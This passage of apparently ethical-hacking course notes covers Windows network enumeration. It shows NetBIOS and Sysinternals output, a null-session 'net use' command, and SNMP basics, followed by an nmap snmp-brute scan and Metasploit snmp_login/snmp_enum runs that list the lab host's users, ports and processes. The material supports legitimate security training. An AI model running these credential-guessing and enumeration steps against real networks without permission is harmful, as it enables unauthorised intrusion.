
NetBIOS Remote Cache Name Table

  Name        Type      Host Address   Life [sec]
  DESKTOP-DG7R43M<20>  UNIQUE    192.168.1.5       143
  WIN7-PC    <20>    UNIQUE    192.168.1.4       40
```



This command is used for to see netBIOS name cache table.

Name	NetBIOS suffix	Name type	Usage
<computer>	0x00	Unique	Default name registered by a client computer. The Workstation Service, if enabled, registers this default name.
<machine group>	0x00	Group	Browser clients and servers in <machine group>.
[01] [02]_MSBROWSE_[02] [01]	0x01	Group	Master browser. Note that the Name is a full 16 bytes, implicitly defining the NetBIOS suffix as 0x01.
<domain>	0x1B	Unique	Domain master browser
<machine group>	0x1D	Unique	Master browser
<machine group>	0x1E	Group	Browser service elections
<computer>	0x20	Unique	Default name registered by a server computer. The Server Service, if enabled, registers this default name.


▪ Using advanced IP scanner




- Using super scanner



■ Using hyena



■ Using netBIOS enum



■ Microsoft sysinternals tools

```
ca Select Command Prompt
Microsoft Windows [Version 10.0.10586]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\win 10>psgetsid

PsGetSid v1.45 - Translates SIDs to names and vice versa
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

SID for \\DESKTOP-DG7R43M:
S-1-5-21-494191417-2916926830-1496505066

C:\Users\win 10>
```

```
C:\ Command Prompt
Microsoft Windows [Version 10.0.10586]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\win_10>psinfo

PsInfo v1.78 - Local and remote system information viewer
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

System information for \\DESKTOP-DG7R43M:
Uptime:          0 days 0 hours 15 minutes 57 seconds
Kernel version:  Windows 10 Enterprise, Multiprocessor Free
Product type:   Professional
Product version: 6.3
Service pack:    0
Kernel build number: 10586
Registered organization:
Registered owner: win_10
IE version:      9.0000
System root:     C:\Windows
Processors:      2
Processor speed: 3.5 GHz
Processor type:  Intel(R) Core(TM) i3-4160 CPU @
Physical memory: 2 MB
Video driver:    Microsoft Basic Display Adapter

C:\Users\win_10>
```

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
ShellExperienceHost.exe	Susp.	21,632 K	34,332 K	3180	Windows Shell Experience Host	Microsoft Corporation
explorer.exe	0.08	28,584 K	69,832 K	2772	Windows Explorer	Microsoft Corporation
cmd.exe		1,532 K	2,748 K	3736	Windows Command Processor	Microsoft Corporation
procexp64.exe	1.40	13,824 K	32,260 K	2036	Sysinternals Process Explorer	Sysinternals - www.sysinternals.com
procexp.exe		3,900 K	9,468 K	3752	Sysinternals Process Explorer	Sysinternals - www.sysinternals.com
spoolsv.exe		5,144 K	9,820 K	1184	Spooler SubSystem App	Microsoft Corporation
prompt.exe		3,600 K	5,834 K	1952	SNMP Service	Microsoft Corporation
ghost.exe		4,200 K	17,756 K	2028	Web Infrastructure Host	Microsoft Corporation
SearchUI.exe	Susp.	98,128 K	100,164 K	2400	Search and Cortana application	Microsoft Corporation
Runtimer Broker.exe		15,144 K	32,884 K	2794	Runtimer Broker	Microsoft Corporation
SearchIndexer.exe		24,140 K	22,636 K	2640	Microsoft Windows Search	Microsoft Corporation
Skypehost.exe	Susp.	8,004 K	13,960 K	3582	Microsoft Skype	Microsoft Corporation
OneDrive.exe	0.01	15,252 K	39,764 K	1952	Microsoft OneDrive	Microsoft Corporation
NasSrv.exe		10,120 K	3,008 K	1924	Microsoft Network Readme	Microsoft Corporation
lsass.exe		3,956 K	9,872 K	548	Local Security Authority Proc.	Microsoft Corporation
jusched.exe		1,800 K	9,768 K	2924	Java Update Scheduler	Oracle Corporation
taskhostw.exe		66,332 K	54,232 K	956	Host Process for Windows T...	Microsoft Corporation
svchost.exe	0.03	6,284 K	17,080 K	624	Host Process for Windows S...	Microsoft Corporation
svchost.exe		3,664 K	8,420 K	676	Host Process for Windows S...	Microsoft Corporation
svchost.exe	< 0.01	15,580 K	28,152 K	648	Host Process for Windows S...	Microsoft Corporation
svchost.exe		5,604 K	10,260 K	692	Host Process for Windows S...	Microsoft Corporation
svchost.exe		13,480 K	15,668 K	900	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,156 K	7,208 K	908	Host Process for Windows S...	Microsoft Corporation
svchost.exe		4,600 K	10,364 K	980	Host Process for Windows S...	Microsoft Corporation
svchost.exe		6,348 K	12,436 K	1048	Host Process for Windows S...	Microsoft Corporation
svchost.exe		11,464 K	13,008 K	1082	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,248 K	5,088 K	1572	Host Process for Windows S...	Microsoft Corporation
svchost.exe		6,220 K	16,192 K	1638	Host Process for Windows S...	Microsoft Corporation
svchost.exe		4,720 K	15,200 K	1712	Host Process for Windows S...	Microsoft Corporation
Interrupts	0.97	0 K	0 K	n/a	Hardware Interrupts and DPCs	
conhost.exe		11,664 K	17,612 K	1332	Console Window Host	Microsoft Corporation
MsMpEng.exe	0.14	157,252 K	90,008 K	1728	Antimalware Service Execut...	Microsoft Corporation
winlogon.exe		1,564 K	5,840 K	480		
wininit.exe		836 K	3,748 K	420		
System Idle Process	96.80	0 K	4 K	0		
System	0.35	376 K	61,076 K	4		
smss.exe		352 K	836 K	272		
services.exe		2,352 K	5,396 K	540		

- Creating a null session

`net use \\<ip>\ipc$ "" /user:""`

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.10586]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net use \\192.168.1.6\ipc$ "" /user:""
The command completed successfully.

C:\Windows\system32>net use
New connections will be remembered.

Status      Local      Remote          Network
-----
OK          \\192.168.1.6\ipc$    Microsoft Windows Network
The command completed successfully.

C:\Windows\system32>
```

```
Administrator: Command Prompt
C:\Users\win 10>cd ../..
C:\>winfo

Winfo 2.1 - Copyright (c) 2019, Arne Vidstrom
- https://vidstromlabs.com/freetools/winfo/

Usage: winfo <IP> [-n] [-v]

-n = establish null session before trying to dump info.
Without -n, any session already established will be used.
-v = verbose mode, show detailed account information.

C:\>winfo 192.168.1.4 -n -v

Winfo 2.1 - Copyright (c) 2019, Arne Vidstrom
- https://vidstromlabs.com/freetools/winfo/
Trying to establish null session...
Null session established.

SYSTEM INFORMATION:
Warning: Unable to retrieve system information.
Reason : Access denied.

DOMAIN INFORMATION:
Warning: Unable to retrieve policy.
Reason : Access denied.

PASSWORD POLICY:
Warning: Unable to retrieve password policy.
Reason : Access denied.

LOGOUT POLICY:
```

➤ SNMP

SNMP is an application layer protocol which uses UDP port number 161/162. SNMP is used to monitor the network, detect network faults and sometimes even used to configure remote devices.

❖ SNMP components

There are 3 components of SNMP:

- ✓ **SNMP Manager –**
It is a centralized system used to monitor network. It is also known as Network Management Station (NMS)
- ✓ **SNMP agent –**
It is a software management software module installed on a managed device. Managed devices can be network devices like PC, router, switches, servers etc.
- ✓ **Management Information Base –**
MIB consists of information of resources that are to be managed. These information is organized hierarchically. It consists of objects instances which are essentially variables.

❖ SNMP Default Community Strings

Most SNMP devices will default to public for read-only access and private for read-write access.

❖ SNMP security levels


Depends on the version.

- ✓ Version 1- basic
- ✓ Version 2- very likely to version 1 but more improved
- ✓ Version 3- restricted user access, data encryption in transit, more complex to configure

❖ SNMP messages


Different variables are:

- ✓ GetRequest –
SNMP manager sends this message to request data from SNMP agent. It is simply used to retrieve data from SNMP agent. In response to this, SNMP agent responds with requested value through response message.
- ✓ GetNextRequest –
This message can be sent to discover what data is available on a SNMP agent. The SNMP manager can request data continuously until no more data is left. In this way, SNMP manager can take knowledge of all the available data on SNMP agent.
- ✓ GetBulkRequest –
This message is used to retrieve large data at once by the SNMP manager from SNMP agent. It is introduced in SNMPv2c.
- ✓ SetRequest –
It is used by SNMP manager to set the value of an object instance on the SNMP agent.
- ✓ Response –
It is a message send from agent upon a request from manager. When sent in response to Get messages, it will contain the data requested. When sent in response to Set message, it will contain the newly set value as confirmation that the value has been set.
- ✓ Trap –
These are the message send by the agent without being requested by the manager. It is sent when a fault has occurred.
- ✓ InformRequest –
It was introduced in SNMPv2c, used to identify if the trap message has been received by the manager or not. The agents can be configured to set trap continuously until it receives an Inform message. It is same as trap but adds an acknowledgement that trap doesn't provide.



❖ Snmp enumeration using scripts

- ✓ Turn on snmp on victim pc



- ✓ Scanning snmp using nmap UDP scan (snmp works as both TCP and UDP)

```
root@kali:~# nmap -sU -p 161 10.10.10.12
Starting Nmap 7.60 ( https://nmap.org ) at 2020-01-28 06:42 EST
Nmap scan report for 10.10.10.12
Host is up (0.0016s latency).

PORT      STATE            SERVICE
161/udp    open|filtered  snmp
MAC Address: 00:15:5D:28:17:D2 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 13.41 seconds
```

- ✓ Running scripts to extract valid credentials of snmp

```
root@kali:~# nmap -sU -p 161 --script=snmp-brute 10.10.10.12
Starting Nmap 7.60 ( https://nmap.org ) at 2020-01-28 06:43 EST
Nmap scan report for 10.10.10.12
Host is up (0.0020s latency).

PORT      STATE            SERVICE
161/udp    open|filtered  snmp
|_snmp-brute:
|_ public - Valid credentials
MAC Address: 00:15:5D:28:17:D2 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 15.07 seconds
```

- ✓ Run metasploit
- ✓ Set module

```
msf > use auxiliary/scanner/snmp/snmp_login
```

- ✓ Set RHOST from options
- ✓ Exploit

```
msf auxiliary(scanner/snmp/snmp_login) > exploit
[!] No active DB -- Credential data will not be saved!
[+] 10.10.10.12:161 - Login Successful: public (Access level: read-only); Proof (sysDescr.0): Hardware: Intel64 Family 6 Model 79 Stepping 1 AT/AT COMPATIBLE - Software: Windows Version 6.3 (Build 9600 Multiprocessor Free)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- ✓ Run the module to enumerate snmp

```
msf auxiliary(scanner/snmp/snmp_login) > use auxiliary/scanner/snmp/snmp_enum
msf auxiliary(scanner/snmp/snmp_enum) > set RHOSTS 10.10.10.12
RHOSTS => 10.10.10.12
msf auxiliary(scanner/snmp/snmp_enum) > exploit
```

- ✓ User account details can be seen

```
[+] 10.10.10.12, Connected.

[*] System information:

Host IP : 10.10.10.12
Hostname : WIN-25QPFK98RG9.CEH.com
Description : Hardware: Intel64 Family 6 Model 79 Stepping 1 AT/AT COMPATIBLE - Software: Windows Version 6.3 (Build 9600 Multiprocessor Free)
Contact :
Location :
Uptime snmp : 00:20:08.95
Uptime system : 00:19:23.75
System date : 2020-1-28 03:47:40.1

[*] User accounts:

["Guest"]
["jason"]
["krbtgt"]
["martin"]
["shiela"]
["Administrator"]
```

- ✓ Network interfaces

```
[*] Network interfaces:
Wordlists:
Interface : [ up ] Software Loopback Interface 1
Id : 1
Mac Address : ::::::
Type : softwareLoopback
Speed : 1073 Mbps
MTU : 1500
In octets : 0
Out octets : 0

Interface : [ up ] WAN Miniport (L2TP)
Id : 2
Mac Address : ::::::
Type : unknown
Speed : 0 Mbps
MTU : 1460
In octets : 0
Out octets : 0
```

✓ Routing info

[*] Network IP:

Id	IP Address	Netmask	Broadcast
12	10.10.10.12	255.255.255.0	1
1	127.0.0.1	255.0.0.0	1
16	169.254.65.231	255.255.0.0	1

[*] Routing information:

Destination	Next hop	Mask	Metric
0.0.0.0	10.10.10.1	0.0.0.0	276
10.10.10.0	10.10.10.12	255.255.255.0	276
10.10.10.12	10.10.10.12	255.255.255.255	276
10.10.10.255	10.10.10.12	255.255.255.255	276
127.0.0.0	127.0.0.1	255.0.0.0	306
127.0.0.1	127.0.0.1	255.255.255.255	306
127.255.255.255	127.0.0.1	255.255.255.255	306
169.254.0.0	169.254.65.231	255.255.0.0	266
169.254.65.231	169.254.65.231	255.255.255.255	266
169.254.255.255	169.254.65.231	255.255.255.255	266
224.0.0.0	127.0.0.1	240.0.0.0	306
255.255.255.255	127.0.0.1	255.255.255.255	306

✓ Port details

[*] TCP connections and listening ports:

Local address	Local port	Remote address	Remote port	State
0.0.0.0	88	0.0.0.0	0	listen
0.0.0.0	135	0.0.0.0	0	listen
0.0.0.0	389	0.0.0.0	0	listen
0.0.0.0	445	0.0.0.0	0	listen
0.0.0.0	464	0.0.0.0	0	listen
0.0.0.0	593	0.0.0.0	0	listen
0.0.0.0	636	0.0.0.0	0	listen
0.0.0.0	1025	0.0.0.0	0	listen
0.0.0.0	1026	0.0.0.0	0	listen
0.0.0.0	1027	0.0.0.0	0	listen
0.0.0.0	1028	0.0.0.0	0	listen
0.0.0.0	1030	0.0.0.0	0	listen
0.0.0.0	1031	0.0.0.0	0	listen
0.0.0.0	1032	0.0.0.0	0	listen
0.0.0.0	1040	0.0.0.0	0	listen

✓ Device info

[*] Device information:

Id	Type	Status	Descr
1	Printer	running	Send to Microsoft OneNote 16 Driver
2	Printer	running	Microsoft XPS Document Writer v4
3	Processor	running	Unknown Processor Type
4	Network	unknown	Software Loopback Interface 1
5	Network	unknown	WAN Miniport (L2TP)
6	Network	unknown	WAN Miniport (SSTP)
7	Network	unknown	WAN Miniport (IKEv2)
8	Network	unknown	WAN Miniport (PPTP)
9	Network	unknown	WAN Miniport (PPPOE)
10	Network	unknown	WAN Miniport (IP)
11	Network	unknown	WAN Miniport (IPv6)
12	Network	unknown	WAN Miniport (Network Monitor)
13	Network	unknown	Microsoft Kernel Debug Network Adapter
14	Network	unknown	RAS Async Adapter

✓ Running software components

[*] Software components:	
Index	Name
1	Mozilla Firefox 58.0.1 (x64 en-US)
2	Mozilla Maintenance Service
3	Microsoft Office Professional Plus 2016
4	WinRAR 5.50 (64-bit)
5	Microsoft Visual C++ 2010 x64 Redistributable - 10.0.40219
6	Java 8 Update 161 (64-bit)
7	Microsoft Visual C++ 2012 x64 Additional Runtime - 11.0.61030
8	Microsoft Visual C++ 2008 Redistributable - x64 9.0.30729.17
9	Microsoft Office Professional Plus 2016
10	Microsoft Access MUI (English) 2016
11	Microsoft Excel MUI (English) 2016
12	Microsoft PowerPoint MUI (English) 2016
13	Microsoft Publisher MUI (English) 2016
14	Microsoft Outlook MUI (English) 2016
15	Microsoft Word MUI (English) 2016
16	Microsoft Office Proofing Tools 2016 - English

✓ Running processes

[*] Processes:				
Id	Status	Name	Path	Parameters
1	running	System Idle Process		
4	running	System		
268	running	smss.exe		
348	running	svchost.exe	C:\Windows\system32\ -k LocalServiceNoNetwork	
372	running	csrss.exe		
436	running	csrss.exe		
444	running	wininit.exe		
472	running	winlogon.exe		
536	running	services.exe		
544	running	lsass.exe	C:\Windows\system32\	
576	running	svchost.exe	C:\Windows\system32\ -k DcomLaunch	
704	running	svchost.exe	C:\Windows\system32\ -k RPCSS	
804	running	dwm.exe		

➤ LDAP

Lightweight Directory Access Protocol (LDAP) is an internet protocol works on TCP/IP, used to access information from directories. LDAP protocol is basically used to access an active directory. LDAP enumeration can be used to gain information about group names, user names, account info, system names etc.

▪ Using AD explorer

The screenshot shows two windows of the Active Directory Explorer application.

